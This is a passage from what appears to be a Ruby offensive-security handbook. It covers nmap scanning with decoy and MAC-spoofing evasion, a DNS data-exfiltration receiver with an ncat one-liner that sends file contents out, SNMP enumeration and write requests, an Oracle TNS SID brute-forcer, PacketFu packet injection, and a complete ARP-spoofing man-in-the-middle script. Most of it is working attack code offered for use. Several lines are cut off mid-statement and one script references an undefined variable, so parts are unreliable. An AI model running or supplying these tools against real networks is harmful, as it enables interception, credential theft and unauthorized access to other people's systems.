  nmap.targets = '192.168.0.1'

  # Verbosity and Debugging
  nmap.verbose = true
  nmap.show_reason = true

  # Port Scanning Techniques:
  nmap.syn_scan = true          # You can use nmap.all like -A in nmap

  # Service/Version Detection:
  nmap.service_scan = true
  nmap.os_fingerprint = true
  nmap.version_all = true

  # Script scanning
  nmap.script = "all"

  nmap.all_ports                # nmap.ports = (0..65535).to_a

  # Firewall/IDS Evasion and Spoofing:
  nmap.decoys = ["google.com", "yahoo.com", "hotmail.com", "facebook.com"]
  nmap.spoof_mac = "00:11:22:33:44:55"

  # Timing and Performance
  nmap.min_parallelism = 30
  nmap.max_parallelism = 130

  # Scan outputs
  nmap.output_all = 'rubyfu_scan'

end
```

## Parsing nmap XML scan file

I made an aggressive scan on `scanme.nmap.org`

```
nmap -n -v -A scanme.nmap.org -oX scanme.nmap.org.xml
```

I quoted the code from official documentation (<https://github.com/sophsec/ruby-nmap>)

```
require 'nmap/xml'

Nmap::XML.new(ARGV[0]) do |xml|
  xml.each_host do |host|
    puts "[#{host.ip}]"
    # Print: Port/Protocol      port_status      service_name
    host.each_port do |port|
      puts "  #{port.number}/#{port.protocol}\t#{port.state}\t#{port.service}"
    end
  end
end
```

### Returns

```
[45.33.32.156]
  22/tcp      open       ssh
  80/tcp      open       http
  9929/tcp    open       nping-echo
```

<https://github.com/ronin-ruby/ronin-scanners>

# DNS

## DNS Data Exfiltration

DNS out-band connection is usually allowed in local networks, which is the major benefits of using DNS to transfer data to external server.

### dnsteal.rb

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# for hex in $(xxd -p ethernet-cable.jpg); do echo $hex | ncat -u 10.10.10.10 53
#
require 'socket'

if ARGV.size < 1
  puts "[+] sudo ruby #{__FILE__} <FILENAME>"
  exit
else
  file = ARGV[0]
end

# Open UDP Socket and bind it to port 53 on all interfaces
udpsoc = UDPSocket.new
udpsoc.bind('0.0.0.0', 53)

begin

  data      = ''
  data_old = ''

  loop do
    response = udpsoc.recvfrom(1000)
    response = response[0].force_encoding("ISO-8859-1").encode("utf-8")
    data = response.match(/^[<][a-f0-9]([a-f0-9]).*[a-f0-9]([a-f0-9])$/)

    # Write received data to file
  end
```

```
File.open(file, 'a') do |d|
  d.write [data].pack("H*") unless data == data_old # Don't
  puts data unless data == data_old
end

data_old = data
end

rescue Exception => e
  puts e
end
```

Run it

```
ruby dnsteal.rb image.jpg
```

- [dnsteal.py](#)

# DNS Enumeration

```
gem install net-dns
```

In ruby script

```
require 'net/dns'
```

## Forward DNS lookup

The main usage is

```
require 'net/dns'  
resolver = Net::DNS::Resolver.start("google.com")
```

Returns

```
;; Answer received from 127.0.1.1:53 (260 bytes)
;;
;; HEADER SECTION
;; id = 36568
;; qr = 1      opCode: QUERY   aa = 0   tc = 0   rd = 1
;; ra = 1      ad = 0   cd = 0   rcode = NoError
;; qdCount = 1  anCount = 6    nsCount = 4    arCount = 4

;; QUESTION SECTION (1 record):
;; google.com.                IN      A

;; ANSWER SECTION (6 records):
google.com.                   31      IN      A      64.233.183.102
google.com.                   31      IN      A      64.233.183.113
google.com.                   31      IN      A      64.233.183.100
google.com.                   31      IN      A      64.233.183.139
google.com.                   31      IN      A      64.233.183.101
google.com.                   31      IN      A      64.233.183.138

;; AUTHORITY SECTION (4 records):
google.com.                   152198  IN      NS      ns1.google.com.
google.com.                   152198  IN      NS      ns3.google.com.
google.com.                   152198  IN      NS      ns4.google.com.
google.com.                   152198  IN      NS      ns2.google.com.

;; ADDITIONAL SECTION (4 records):
ns3.google.com.               152198  IN      A      216.239.36.10
ns4.google.com.               152198  IN      A      216.239.38.10
ns2.google.com.               152198  IN      A      216.239.34.10
ns1.google.com.               345090  IN      A      216.239.32.10
```

As you can see from response above, there are 5 sections

- **Header section:** DNS lookup headers
- **Question section:** DNS question,
- **Answer section:** Array of the exact lookup answer (base on lookup type. ex. A, NS, MX , etc)
- **Authority section:** Array of authority nameserver
- **Additional section:** Array array of nameserver lookup

Since its all are objects, we can call each section like that

```
resolver.header  
resolver.question  
resolver.answer  
resolver.authority  
resolver.additional
```

## A record

Because the A record is the default, we can do like above example

```
resolver = Net::DNS::Resolver.start("google.com")
```

or in one line to get exact `answer` .

```
resolver = Net::DNS::Resolver.start("google.com").answer
```

will return an array with all IPs assigned to this domain

```
[google.com.      34      IN      A       74.125.239.35,  
google.com.      34      IN      A       74.125.239.39,  
google.com.      34      IN      A       74.125.239.33,  
google.com.      34      IN      A       74.125.239.34,  
google.com.      34      IN      A       74.125.239.36,  
google.com.      34      IN      A       74.125.239.32,  
google.com.      34      IN      A       74.125.239.46,  
google.com.      34      IN      A       74.125.239.40,  
google.com.      34      IN      A       74.125.239.38,  
google.com.      34      IN      A       74.125.239.37,  
google.com.      34      IN      A       74.125.239.41]
```

## MX lookup

```
mx = Net::DNS::Resolver.start("google.com", Net::DNS::MX).answer
```

returns an array

```
[google.com.      212      IN      MX      40 alt3.aspmx.l.google.com.
google.com.      212      IN      MX      30 alt2.aspmx.l.google.com.
google.com.      212      IN      MX      20 alt1.aspmx.l.google.com.
google.com.      212      IN      MX      50 alt4.aspmx.l.google.com.
google.com.      212      IN      MX      10 aspmx.l.google.com.]
```

## All lookup

```
any = Net::DNS::Resolver.start("facebook.com", Net::DNS::ANY).answer
```

returns

```
[facebook.com.      385      IN      A      173.252.120.6,
facebook.com.      85364    IN      TXT      ,
facebook.com.      149133   IN      NS      b.ns.facebook.com.
facebook.com.      149133   IN      NS      a.ns.facebook.com.]
```

for list of types, please refer to the [gem docs](#)

## Reverse DNS lookup

```
resolver = Net::DNS::Resolver.new
query = resolver.query("69.171.239.12", Net::DNS::PTR)
```

If you want to specify the nameserver(s) to use, it support an array of nameserver

```
resolver = Net::DNS::Resolver.new(:nameserver => "8.8.8.8")
```

or update the object



```
resolver = Net::DNS::Resolver.new  
resolver.nameservers = ["8.8.4.4" , "8.8.8.8"]
```

<http://searchsignals.com/tutorials/reverse-dns-lookup/>

# SNMP Enumeration

- Install [ruby-snmp](#)

```
gem install snmp
```

## Get Request

Miss configure an SNMP service would gives an attacker a huge mount of information. Let's to see you we can interact with the server to retrieve some info.

```
# KING SABRI | @KINGSABRI
require 'snmp'

# Connect to SNMP server
manager = SNMP::Manager.new(:host => '192.168.0.17')

# General info
puts "SNMP Version: " + manager.config[:version]
puts "Community: " + manager.config[:community]
puts "Write Community: " + manager.config[:WriteCommunity]

# Get hostname, contact and location
hostname = manager.get("sysName.0").each_varbind.map {|vb| vb.value}
contact = manager.get("sysContact.0").each_varbind.map {|vb| vb.value}
location = manager.get("sysLocation.0").each_varbind.map {|vb| vb.value}

# It would take an array of OIDs
response = manager.get(["sysName.0", "sysContact.0", "sysLocation.0"])
response.each_varbind do |vb|
  puts vb.value.to_s
end
```

Note: the OID names are case sensitive

## Set Request

Sometimes we get luck and we get the private/management string of SNMP. At this moment we might be able to apply changes on the system, router, switches configurations.


```
require 'snmp'
include SNMP

# Connect to SNMP server
manager = SNMP::Manager.new(:host => '192.168.0.17')
# Config our request to OID
varbind = VarBind.new("1.3.6.1.2.1.1.5.0", OctetString.new("Your Sy
# Send your request with varbind our settings
manager.set(varbind)
# Check our changes
manager.get("sysName.0").each_varbind.map {|vb| vb.value.to_s}
manager.close
```

# Oracle TNS Enumeration

The practical way to understand how to a specific protocol works is to use it's client tools and monitor its packets.

If you take a look to pure connection of SQL\*plus client to a TNS listener from Wireshark, you'll find the first connect packet as bellow



- TNS Packet Description

## Transparent Network Substrate Protocol

Packet Length: 224

Packet Checksum: 0x0000

Packet Type: Connect (1) 0x01

Reserved Byte: 00

Header Checksum: 0x0000

## Connect

Version: 315

Version (Compatible): 300

Service Options: 0x0c41

Session Data Unit Size: 8192

Maximum Transmission Data Unit Size: 65535

NT Protocol Characteristics: 0x7f08

Line Turnaround Value: 0

Value of 1 in Hardware: 0100

Length of Connect Data: 154

Offset to Connect Data: 70

Maximum Receivable Connect Data: 2048

Connect Flags 0: 0x41

Connect Flags 1: 0x41

Trace Cross Facility Item 1: 0x00000000

Trace Cross Facility Item 2: 0x00000000

Trace Unique Connection ID: 0x0000000000000000

Connect Data: (DESCRIPTION=(CONNECT\_DATA=(SERVICE\_NAME=XE

- TNS Packet Hexdump

```

0000  08 00 27 3a fb 1d 3c 77 e6 68 66 e9 08 00 45 00  ..':...<
0010  01 14 65 4f 40 00 40 06 53 28 c0 a8 00 0f c0 a8  ..e0@.@
0020  00 0d 81 32 05 f1 04 d7 76 08 c9 98 31 e3 80 18  ...2...
0030  00 e5 0f 40 00 00 01 01 08 0a 0d 8a 13 4a 05 44  ...@...
0040  03 b3 00 e0 00 00 01 00 00 00 01 3b 01 2c 0c 41  ....
0050  20 00 ff ff 7f 08 00 00 01 00 00 9a 00 46 00 00  ....
0060  08 00 41 41 00 00 00 00 00 00 00 00 00 00 00  ..AA...
0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00  ....
0080  00 20 00 00 00 00 00 00 28 44 45 53 43 52 49 50  . ....
0090  54 49 4f 4e 3d 28 43 4f 4e 4e 45 43 54 5f 44 41  TION=(C
00a0  54 41 3d 28 53 45 52 56 49 43 45 5f 4e 41 4d 45  TA=(SER
00b0  3d 58 45 29 28 43 49 44 3d 28 50 52 4f 47 52 41  =XE)(CI
00c0  4d 3d 73 71 6c 70 6c 75 73 40 41 72 63 68 65 72  M=sqlpl
00d0  29 28 48 4f 53 54 3d 41 72 63 68 65 72 29 28 55  )(HOST=
00e0  53 45 52 3d 4b 49 4e 47 29 29 29 28 41 44 44 52  SER=KIN
00f0  45 53 53 3d 28 50 52 4f 54 4f 43 4f 4c 3d 54 43  ESS=(PR
0100  50 29 28 48 4f 53 54 3d 31 39 32 2e 31 36 38 2e  P)(HOST
0110  30 2e 31 33 29 28 50 4f 52 54 3d 31 35 32 31 29  0.13)(F
0120  29 29                                         ))

```

Now base on our understanding, let's to build an equivalent request using ruby.

- TNS packet builder

```

def tns_packet(connect_data)

  #=> Transparent Network Substrate Protocol
  # Packet Length
  pkt = [58 + connect_data.length].pack('n')
  # Packet Checksum
  pkt << "\x00\x00"
  # Packet Type: Connect(1)
  pkt << "\x01"
  # Reserved Byte
  pkt << "\x00"
  # Header Checksum
  pkt << "\x00\x00"
  #=> Connect

```

```
# Version
pkt << "\x01\x36"
# Version (Compatible)
pkt << "\x01\x2C"
# Service Options
pkt << "\x00\x00"
# Session Data Unit Size
pkt << "\x08\x00"
# Maximum Transmission Data Unit Size
pkt << "\xFF\xFF"
# NT Protocol Characteristics
pkt << "\x7F\x08"
# Line Turnaround Value
pkt << "\x00\x00"
# Value of 1 in Hardware
pkt << "\x00\x01"
# Length of Connect Data
pkt << [connect_data.length].pack('n')
# Offset to Connect Data
pkt << "\x00\x3A"
# Maximum Receivable Connect Data
pkt << "\x00\x00\x00\x00"
# Connect Flags 0
pkt << "\x00"
# Connect Flags 1
pkt << "\x00"
# Trace Cross Facility Item 1
pkt << "\x00\x00\x00\x00"
# Trace Cross Facility Item 2
pkt << "\x00\x00\x00\x00"
# Trace Unique Connection ID
pkt << "\x00\x00\x34\xE6\x00\x00\x00\x01"
# Connect Data
pkt << "\x00\x00\x00\x00\x00\x00\x00\x00"
pkt << connect_data

return pkt

end
```

- SID Request

There is a data structure for interacting with the TNS which is similar to the following `(DESCRIPTION=(CONNECT_DATA=(SID=#{sid}))(CID=(PROGRAM=(HOST=__jdbc__)(USER=)))(ADDRESS=(PROTOCOL=tcp)(HOST=#{host})(PORT=#{port})))`

```
def sid_request(sid, host, port)
  connect_data = "(DESCRIPTION=(CONNECT_DATA=(SID=#{sid}))(CID=(PROG
  pkt = tns_packet(connect_data)
end
```

Now we have everything to send our packet, let's to build a simple tns brute force to enumerate the exist tns listeners. The default behavior for oracle 11g is to reply with nothing if listener exist, and reply with error if it doesn't, the error similar to this `g"[(DESCRIPTION=(TMP=)(VSNNUM=186647040)(ERR=12505)(ERROR_STACK=(ERROR=(CODE=12505)(EMFI=4))))]`.

Let's to warp everything together by build a SID brute force script

## SID Brute Force

### tns\_brute.rb

```
#!/usr/bin/env ruby
# -*- coding: binary -*-
require 'socket'

if ARGV.size < 1
  puts "Usage:\n#{__FILE__} <IP ADDRESS> [PORT]"
  exit 0
else
  host = ARGV[0]
  port = ARGV[1] || 1521
end
sid = ARGV[2] || 'PLSExtProc'

#
```



```
# Build TNS Packet
#
def tns_packet(connect_data)

  #=> Transparent Network Substrate Protocol
  # Packet Length
  pkt = [58 + connect_data.length].pack('n')
  # Packet Checksum
  pkt << "\x00\x00"
  # Packet Type: Connect(1)
  pkt << "\x01"
  # Reserved Byte
  pkt << "\x00"
  # Header Checksum
  pkt << "\x00\x00"
  #=> Connect
  # Version
  pkt << "\x01\x36"
  # Version (Compatible)
  pkt << "\x01\x2C"
  # Service Options
  pkt << "\x00\x00"
  # Session Data Unit Size
  pkt << "\x08\x00"
  # Maximum Transmission Data Unit Size
  pkt << "\xFF\xFF"
  # NT Protocol Characteristics
  pkt << "\x7F\x08"
  # Line Turnaround Value
  pkt << "\x00\x00"
  # Value of 1 in Hardware
  pkt << "\x00\x01"
  # Length of Connect Data
  pkt << [connect_data.length].pack('n')
  # Offset to Connect Data
  pkt << "\x00\x3A"
  # Maximum Receivable Connect Data
  pkt << "\x00\x00\x00\x00"
  # Connect Flags 0
  pkt << "\x00"
```

```

# Connect Flags 1
pkt << "\x00"
# Trace Cross Facility Item 1
pkt << "\x00\x00\x00\x00"
# Trace Cross Facility Item 2
pkt << "\x00\x00\x00\x00"
# Trace Unique Connection ID
pkt << "\x00\x00\x34\xE6\x00\x00\x00\x01"
# Connect Data
pkt << "\x00\x00\x00\x00\x00\x00\x00\x00"
pkt << connect_data

return pkt

end

#
# SID Request Data
#
def sid_request(sid, host, port)
  connect_data = "(DESCRIPTION=(CONNECT_DATA=(SID=#{sid}))(CID=(PROGID=#{pid}))"
  pkt = tns_packet(connect_data)
end

sids = [ 'N00TEXTIST', 'PLSExtProc', 'ORACLE', 'ORA', 'ORA1', 'ORA2' ]

sids.each do |sid|
  s = TCPSocket.new host, port.to_i
  s.send sid_request(sid, host, port), 0
  response = s.recv(1000)
  puts "[+] Found SID: " + sid if response.scan(/ERROR/).empty?
  # puts "[+] No SID: " + sid , response unless response.scan(/ERROR/).empty?
  s.close
end

```

Run it

```
ruby tns_brute.rb 192.168.0.13 1521
```

```
[+] Found SID: PLSExtProc
```

```
[+] Found SID: XE
```

**Notes:**

- This script will work on Oracle 11g and before
- Notice `# -*- coding: binary -*-` at the top of the script because we are working on pure binary data that may not mean anything to the language.

- [Research Oracle TNS Protocol](#)
- Metasploit | `sid_brute` auxiliary module

# Packet manipulation

In this chapter, we'll try to do variant implementations using the awesome lib, PacketFu<sup>1</sup>.

## PacketFu - The packet manipulation

### PacketFu Features

- Manipulating TCP protocol
- Manipulating UDP protocol
- Manipulating ICMP protocol
- Packet Capturing - Support TCPdump style<sup>2</sup>
- Read and write PCAP files

## Installing PacketFu

Before installing packetfu gem you'll need to install `ruby-dev` and `libpcap-dev`

```
apt-get -y install libpcap-dev
```

then install packetfu and pcaprub(required for packet reading and writing from network interfaces)

```
gem install packetfu pcaprub
```

## Basic Usage

### Get your interface information

```
require 'packetfu'

ifconfig = PacketFu::Utils.ifconfig("wlan0")
ifconfig[:iface]
ifconfig[:ip_saddr]
ifconfig[:eth_saddr]
```

## Get MAC address of a remote host

```
PacketFu::Utils.arp("192.168.0.21", :iface => "wlan0")
```

## Read Pcap file

```
PacketFu::PcapFile.read_packets("file.pcap")
```

## Building TCP Syn packet

```
require 'packetfu'

def pkts
  # $config = PacketFu::Config.new(PacketFu::Utils.whoami?(:iface=>
  $config = PacketFu::Config.new(:iface=> "wlan0").config # use 1

  #
  #--> Build TCP/IP
  #
  #- Build Ethernet header:-----
  pkt = PacketFu::TCPPacket.new(:config => $config , :flavor => "L:
  #   pkt.eth_src = "00:11:22:33:44:55"      # Ether header: Sc
  #   pkt.eth_dst = "FF:FF:FF:FF:FF:FF"      # Ether header: De
  pkt.eth_proto      # Ether header: Pr
  #- Build IP header:-----
  pkt.ip_v          = 4      # IP header: IPv4 ; you can
  pkt.ip_hl          = 5      # IP header: IP header lengt
  pkt.ip_tos          = 0      # IP header: Type of service
  pkt.ip_len          = 20      # IP header: Total Length ;
```

```

    pkt.ip_id                    # IP header: Identification
    pkt.ip_frag = 0              # IP header: Don't Fragment
    pkt.ip_ttl = 115             # IP header: TTL(64) is the
    pkt.ip_proto = 6             # IP header: Protocol = tcp
    pkt.ip_sum                   # IP header: Header Checksum
    pkt.ip_saddr = "2.2.2.2"     # IP header: Source IP. use
    pkt.ip_daddr = "10.20.50.45" # IP header: Destination IP
    #- TCP header:-----
    pkt.payload = "Hacked!"      # TCP header: packet header
    pkt.tcp_flags.ack = 0        # TCP header: Acknowledgment
    pkt.tcp_flags.fin = 0       # TCP header: Finish
    pkt.tcp_flags.psh = 0       # TCP header: Push
    pkt.tcp_flags.rst = 0       # TCP header: Reset
    pkt.tcp_flags.syn = 1       # TCP header: Synchronize sequence
    pkt.tcp_flags.urg = 0       # TCP header: Urgent pointer
    pkt.tcp_ecn = 0             # TCP header: ECHO
    pkt.tcp_win = 8192          # TCP header: Window
    pkt.tcp_hlen = 5            # TCP header: header length
    pkt.tcp_src = 5555          # TCP header: Source Port (16 bits)
    pkt.tcp_dst = 4444          # TCP header: Destination Port (16 bits)
    pkt.recalc                  # Recalculate/re-build whole packet
    #--> End of Build TCP/IP

    pkt_to_a = [pkt.to_s]
    return pkt_to_a
end

def scan
  pkt_array = pkts.sort_by{rand}
  puts "-" * " [-] Send Syn flag".length + "\n" + " [-] Send Syn flag"

  inj = PacketFu::Inject.new(:iface => $config[:iface] , :config => $config)
  inj.array_to_wire(:array => pkt_array) # Send/Inject the packet

  puts " [-] Done" + "\n" + "-" * " [-] Send Syn flag".length
end

scan

```

## Simple TCPdump

Lets see how we can

```
require 'packetfu'

capture = PacketFu::Capture.new(:iface=> "wlan0", :promisc => true,
capture.show_live
```

## Simple IDS

This is a simple IDS will print source and destination of any communication has "hacked" payload

```
require 'packetfu'

capture = PacketFu::Capture.new(:iface => "wlan0", :start => true,
loop do
  capture.stream.each do |pkt|
    packet = PacketFu::Packet.parse(pkt)
    puts "#{Time.now}: " + "Source IP: #{packet.ip_saddr}" + " -->
  end
end
```

Now try to Netcat any open port then send hacked

```
echo "Hacked" | nc -nv 192.168.0.15 4444
```

return

```
2015-03-04 23:20:38 +0300: Source IP: 192.168.0.13 --> Destination
```

1. [PacketFu Homepage ↩](#)

2. [TCPdump Cheat sheet ↩](#)




# ARP Spoofing

As you know, ARP Spoofing attack is the core of MitM attacks. In this part we'll know how to write simple and effective ARP spoofer tool to use it in later spoofing attacks.

## Scenario

We have 3 machines in this scenario as shown below.



Here the list of IP and MAC addresses of each of them in the following table<sup>1</sup>

Host/Info	IP Address	MAC Address
Attacker	192.168.0.100	3C:77:E6:68:66:E9
Victim	192.168.0.21	00:0C:29:38:1D:61
Router	192.168.0.1	00:50:7F:E6:96:20

To know our/attacker's interface information

```
info = PacketFu::Utils.whoami?(:iface => "wlan0")
```

returns a hash

```
{:iface=>"wlan0",
 :pcapfile=>"/tmp/out.pcap",
 :eth_saddr=>"3c:77:e6:68:66:e9",
 :eth_src=>"<w\xE6hf\xE9",
 :ip_saddr=>"192.168.0.13",
 :ip_src=>3232235533,
 :ip_src_bin=>"\xC0\xA8\x00\r",
 :eth_dst=>"\x00P\x7F\xE6\x96 ",
 :eth_daddr=>"00:50:7f:e6:96:20"}
```

So you can extract these information like any hash `info[:iface]` ,  
`info[:ip_saddr]` , `info[:eth_saddr]` , etc..

### Building victim's ARP packet

```
# Build Ethernet header
arp_packet_victim = PacketFu::ARPPacket.new
arp_packet_victim.eth_saddr = "3C:77:E6:68:66:E9" # our MAC address
arp_packet_victim.eth_daddr = "00:0C:29:38:1D:61" # the victim's MAC address
# Build ARP Packet
arp_packet_victim.arp_saddr_mac = "3C:77:E6:68:66:E9" # our MAC address
arp_packet_victim.arp_daddr_mac = "00:0C:29:38:1D:61" # the victim's MAC address
arp_packet_victim.arp_saddr_ip = "192.168.0.1" # the router's IP address
arp_packet_victim.arp_daddr_ip = "192.168.0.21" # the victim's IP address
arp_packet_victim.arp_opcode = 2 # arp code 2
```

### Building router packet

```

# Build Ethernet header
arp_packet_router = PacketFu::ARPPacket.new
arp_packet_router.eth_saddr = "3C:77:E6:68:66:E9" # our MAC a
arp_packet_router.eth_daddr = "00:0C:29:38:1D:61" # the route
# Build ARP Packet
arp_packet_router.arp_saddr_mac = "3C:77:E6:68:66:E9" # our MAC a
arp_packet_router.arp_daddr_mac = "00:50:7F:E6:96:20" # the route
arp_packet_router.arp_saddr_ip = "192.168.0.21" # the victi
arp_packet_router.arp_daddr_ip = "192.168.0.1" # the route
arp_packet_router.arp_opcode = 2 # arp code

```

## Run ARP Spoofing attack

```

# Send our packet through the wire
while true
  sleep 1
  puts "[+] Sending ARP packet to victim: #{arp_packet_victim.arp_saddr_ip}"
  arp_packet_victim.to_w(info[:iface])
  puts "[+] Sending ARP packet to router: #{arp_packet_router.arp_saddr_ip}"
  arp_packet_router.to_w(info[:iface])
end

```

Source<sup>2</sup>

Wrapping all together and run as `root`

```

#!/usr/bin/env ruby
#
# ARP Spoof Basic script
#
require 'packetfu'

attacker_mac = "3C:77:E6:68:66:E9"
victim_ip    = "192.168.0.21"
victim_mac   = "00:0C:29:38:1D:61"
router_ip    = "192.168.0.1"
router_mac   = "00:50:7F:E6:96:20"

```

```
info = PacketFu::Utils.whoami?(:iface => "wlan0")
#
# Victim
#
# Build Ethernet header
arp_packet_victim = PacketFu::ARPPacket.new
arp_packet_victim.eth_saddr = attacker_mac      # attacker MAC address
arp_packet_victim.eth_daddr = victim_mac        # the victim's MAC address
# Build ARP Packet
arp_packet_victim.arp_saddr_mac = attacker_mac  # attacker MAC address
arp_packet_victim.arp_daddr_mac = victim_mac    # the victim's MAC address
arp_packet_victim.arp_saddr_ip = router_ip      # the router's IP address
arp_packet_victim.arp_daddr_ip = victim_ip      # the victim's IP address
arp_packet_victim.arp_opcode = 2                # arp code 2 == REQUEST

#
# Router
#
# Build Ethernet header
arp_packet_router = PacketFu::ARPPacket.new
arp_packet_router.eth_saddr = attacker_mac      # attacker MAC address
arp_packet_router.eth_daddr = router_mac        # the router's MAC address
# Build ARP Packet
arp_packet_router.arp_saddr_mac = attacker_mac  # attacker MAC address
arp_packet_router.arp_daddr_mac = router_mac    # the router's MAC address
arp_packet_router.arp_saddr_ip = victim_ip      # the victim's IP address
arp_packet_router.arp_daddr_ip = router_ip      # the router's IP address
arp_packet_router.arp_opcode = 2                # arp code 2 == REQUEST

while true
  sleep 1
  puts "[+] Sending ARP packet to victim: #{arp_packet_victim.arp_saddr_ip} -> #{arp_packet_victim.arp_daddr_ip}"
  arp_packet_victim.to_w(info[:iface])
  puts "[+] Sending ARP packet to router: #{arp_packet_router.arp_saddr_ip} -> #{arp_packet_router.arp_daddr_ip}"
  arp_packet_router.to_w(info[:iface])
end
```

Note: Don't forget to enable packet forwarding on your system to allow victim to browse internet.

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

Returns, time to wiresharking ;)

```
[+] Sending ARP packet to victim: 192.168.0.21
[+] Sending ARP packet to router: 192.168.0.1
.
.
.
[+] Sending ARP packet to victim: 192.168.0.21
[+] Sending ARP packet to router: 192.168.0.1
[+] Sending ARP packet to victim: 192.168.0.21
[+] Sending ARP packet to router: 192.168.0.1
```

1. Create table the easy way - [Table Generator](#) ↩

2. Source: [DNS Spoofing Using PacketFu](#) ↩

# DNS Spoofing

Continuing our attack through [ARP Spoofing](#), we want to change the victim's DNS request to whatever destination we like.

## Scenario



Keep the ARP spoof attack running

The same IPs of ARP spoof attack

Host	IP Address
Attacker	192.168.0.100
Victim	192.168.0.21
Router	192.168.0.1

Now we cant intercept DNS Query packet coming from victim's machine. Since PacketFu supports filters in capturing (to reduce mount of captured packets) we'll use `udp` and port `53` and host `filter`, then we'll inspect the captured packet to ensure that it's a query then find the requested domain. [Download DNS packet](#).

From Wireshark, if we take a deeper look at the DNS query payload in `Domain Name System (query)` , we can see its been presented in hexadecimal format.

